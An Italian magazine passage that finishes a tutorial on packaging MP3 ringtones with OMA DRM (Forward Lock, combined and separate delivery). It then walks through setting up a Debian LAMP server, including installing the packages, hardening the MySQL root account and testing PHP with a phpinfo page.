<compatible_rights>
<display/>
</compatible_rights>
</media_type>
<!-- Images-->
<media_type>
<mime_name>image/jpeg</¬
mime_name>
<file_extension>jpg</file_extension>
<file_extension>jpeg</file_extension>
<compatible_rights>
<display/>
<print/>
</compatible_rights>
</media_type>
</device_type>
```

2 Per inserire il file da “proteggere” basta cliccare sul pulsante Add. In questo modo si apre l’interfaccia grafica che consente di selezionare il file, nel nostro caso una canzone in formato MP3.
Di default il programma è impostato per applicare un DRM di tipo Forward Lock. In questo modo si crea un documento di MIME con estensione .dm. Il contenuto viaggia in chiaro ma il software del cellulare lo memorizza in modalità protetta impedendo che possa essere inoltrato a terzi.
In pratica risulta impossibile trasferirlo da un cellulare ad un altro.

3 Clicchiamo su Create DRM Content. Nel giro di pochi secondi verrà creata una cartella DRM posizionata nella stessa directory in cui si trova il file che abbiamo selezionato.
Cliccando all’interno della cartella, troviamo una file .dm che è la nostra suoneria protetta e un file .dd che è un file xml di distribuzione.
In pratica è un file disgiunto dal file .dm che può essere usato nel caso di distribuzione da server web. E’ il caso tipico di una suoneria a pagamento scaricata da un server, in questo caso non si scarica solo il contenuto protetto ma anche i file di specifica e profilazione che sono tutti contenuti nel pacchetto.

4 Noterete, all’interno della cartella DRM, una cartellina Right vuota. Qui dovrebbe essere contenuto il file xml con le limitazioni d’uso se fosse stato impostato, ovvero la famosa chiave cifrata che ne regola i diritti. Se vogliamo impostare la nostra suoneria dobbiamo andare su Option>Configuration e dal menu a tendina selezionare combined delivery. Così facendo si apre l’interfaccia Separated e Combined delivery Setting in cui si possono impostare tutte le limitazioni d’uso che si desidera.
In questo caso il contenuto viaggia ancora in chiaro ma insieme ad esso è associata una chiave, contenuta nella cartella right, che ne regola i diritti e che consente, ad esempio, di utilizzare il contenuto un numero limitato di volte. In questo caso il pacchetto, chiave + contenuto, vengono scaricati contemporaneamente dal server.

5 L’altra impostazione residua è separate delivery. In questo caso il contenuto e la chiave viaggiano separati: il contenuto è cifrato si può utilizzare solo dopo aver acquisito la chiave, in genere ricevuta separatamente tramite SMS.



LAMP

LINUX, UN OSSO DURO

SERVER

VOLETE CREARE UN BLOG O UN SITO INTERNET DINAMICO E A PROVA DI ATTACCO? QUELLO CHE FA PER VOI È UN BEL SERVER LAMP

Se avete un blog impostato su un data base MySQL probabilmente, senza saperlo, state utilizzando un server LAMP, acronimo di Linux, Apache, MySQL e PHP.
Si tratta di una soluzione web solida e sicura, grazie agli strumenti messi a disposizione da questi software open source. In questo sezione dedicata alla programmazione vediamo come impostare proprio un sito Web con queste caratteristiche, basta poco: un server Linux, i software (gratuiti) e un minimo di programmazione.

IL SERVER LINUX

Il server deve essere basato su un sistema operativo Linux, quindi compatibile coi software open source che andremo ad installare, va benissimo quindi qualsiasi distribuzione, nello specifico il test è stato fatto con una distribuzione Debian. Da notare che nell'installazione dei vari pacchetti relativi alla distribuzione è spesso prevista una versione server, da privilegiare, accanto alla distribuzione tradizionale.

APACHE

Apache ha un compito cruciale nell'architettura del server LAMP: fornisce i servizi con i quali i browser i Web client comunicano. Il demone è attivo in background sul server e aspetta le richieste dei client. I Web browser si connettono al demone HTTP e inviano le richieste che vengono interpretate dal demone, che poi reinvia i dati appropriati.
Per installare Apache http si può usare APT, acronim di Advanced Package Tool (per Debian o uno strumento similare) per recuperare e installare il pacchetto:

```
# apt-get install apache
```

Il server dovrebbe partire automaticamente una volta completata l'installazione. Se questo, auspicabilmente, accade, vuol dire che è possibile installare MySQL.

MYSQL

MySql è un data base open source tra i più utilizzati. A renderlo popolare hanno contribuito le sue doti di velocità e stabilità. MySql è costituito da un server che si occupa dell'immagazzinamento dei dati e della loro accessibilità e da client che fanno da interfaccia con il server e si occupano della sua gestione. Include anche delle librerie client che possono essere usate da programmi terzi, come PHP, per la connessione al server.
In un server LAMP, MySQL viene usato per immagazzinare dati relativi alle applicazioni Web che vengono usate. Comunemente viene usato per dati come nome utente, password, registrazione di eventi e file di dati.
MySQL comprende tre pacchetti: il server, i client e le librerie client. Il server è all'interno del pacchetto mysql-server, e necessita degli altri due per funzionare. APT risolve le dipendenze, quindi i pacchetti verranno installati automaticamente quando si installa mysql-server:

```
# apt-get install mysql-server
```

Gli script di installazione nel pacchetto mysql-server presentano un paio di avvertimenti. Chiedono se si vuole rimuovere il database al momento della rimozione completa del pacchetto mysql-server. La risposta più sicura è "no", infatti riduce le possibilità di perdita accidentale dei dati. Viene anche richiesto se si vuole che il server MYSQL parta al boot. Qui, probabilmente, è necessario rispondere "sì".
L'accesso ai database all'interno di MYSQL è gestito sulla base delle

DA SCARICARE

LINUX: dipende dalla distribuzione, Debian da http://www.debian.org/releases/stable/
APACHE: http://www.apache.org/dyn/closer.cgi
MYSQL: http://dev.mysql.com/downloads/
PHP: http://php.net/downloads.php



informazioni sull'account immagazzinate all'interno del database mysql. Come nei sistemi UNIX, il nome dell'account del superuser è root. L'installazione di default non prevede una password per questo account, inoltre crea un account anonimo e un database di prova. Dovrebbero essere rimossi, a meno che non si sia certi che siano necessari.

```
# mysql -u root mysql
Welcome to the MySQL monitor. ¬
Commands end with ; or \g.
Your MySQL connection id is 3 to¬
server version: 4.0.24 Debian-10-log
Type 'help;' or '\h' for help. Type '\c'
¬to clear the buffer.
mysql> UPDATE user SET¬
Password=PASSWORD
('newpassword')
-> WHERE User='root';
Query OK, 2 rows affected (0.00 sec)
Rows matched: 2 Changed: 2¬
Warnings: 0
mysql> DELETE FROM user WHERE¬
User = '';
Query OK, 2 rows affected (0.00 sec)
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)
mysql> DROP DATABASE test;
Query OK, 0 rows affected (0.00 sec)
mysql> \q
Bye
```

Il comando UPDATE, come usato nell'esempio, cambia la password per l'account root di MySQL (sostituire newpassword con la password che si desidera usare), il comando DELETE cancella gli utenti anonimi e il comando FLUSH ordina al server MySQL in esecuzione di ricaricare l'elenco degli account utente dal database.
Infine, il comando DROP cancella il database di prova.

PHP

PHP è il linguaggio di programmazione ideato in modo specifico per personalizzare i siti web dinamici. Quello presentato è il modo più comune per installare PHP, ma presenta alcune problematiche relative alla sicurezza sui sistemi multiutente, dato che tutti gli script PHP girano con lo stesso utente del demone di Apache.
Il modulo Apache PHP è contenuto all'interno del pacchetto php5.3.1 (o php4), che viene installato usando APT. Le seguenti righe scaricano e installano il modulo Apache php4 e le estensioni per MySQL, configurano Apache in modo che carichi il modulo automaticamente e gli forniscono istruzioni affinché ricarichi la propria configurazione:

```
# apt-get install libapache-mod-¬
php4 php4-mysql php4-gd
# apache-modconf apache¬
enable mod_php4
Replacing config file
/etc/apache/modules.conf
with new version
# apachectl restart
```

I numeri di versione cambiano a seconda di cosa si installa. A questo punto, Apache dovrebbe essere pronto a processare richieste HTTP e insieme ad eseguire i file PHP.

Possiamo fare un test, creando il file /var/www/info.php, che contiene una chiamata alla funzione phpinfo():

```
# cat > /var/www/info.php
<?php
phpinfo();
?>
^D
# chmod 644 /var/www/info.php
```

^D indica che è necessario premere Ctrl+D sulla tastiera. Così facendo, si comunica al comando cat che si è terminato l'input. Ora, provare ad aprire la pagina http://localhost/info.php. Se non compare, verificare i passaggi. Al termine di tutte le verifiche è necessario rimuovere il file info.php che rappresenta una falla potenziale: altrimenti potrebbe essere usato da potenziali "attaccanti" per ottenere informazioni sul sistema:

```
# rm -f /var/www/info.php.
```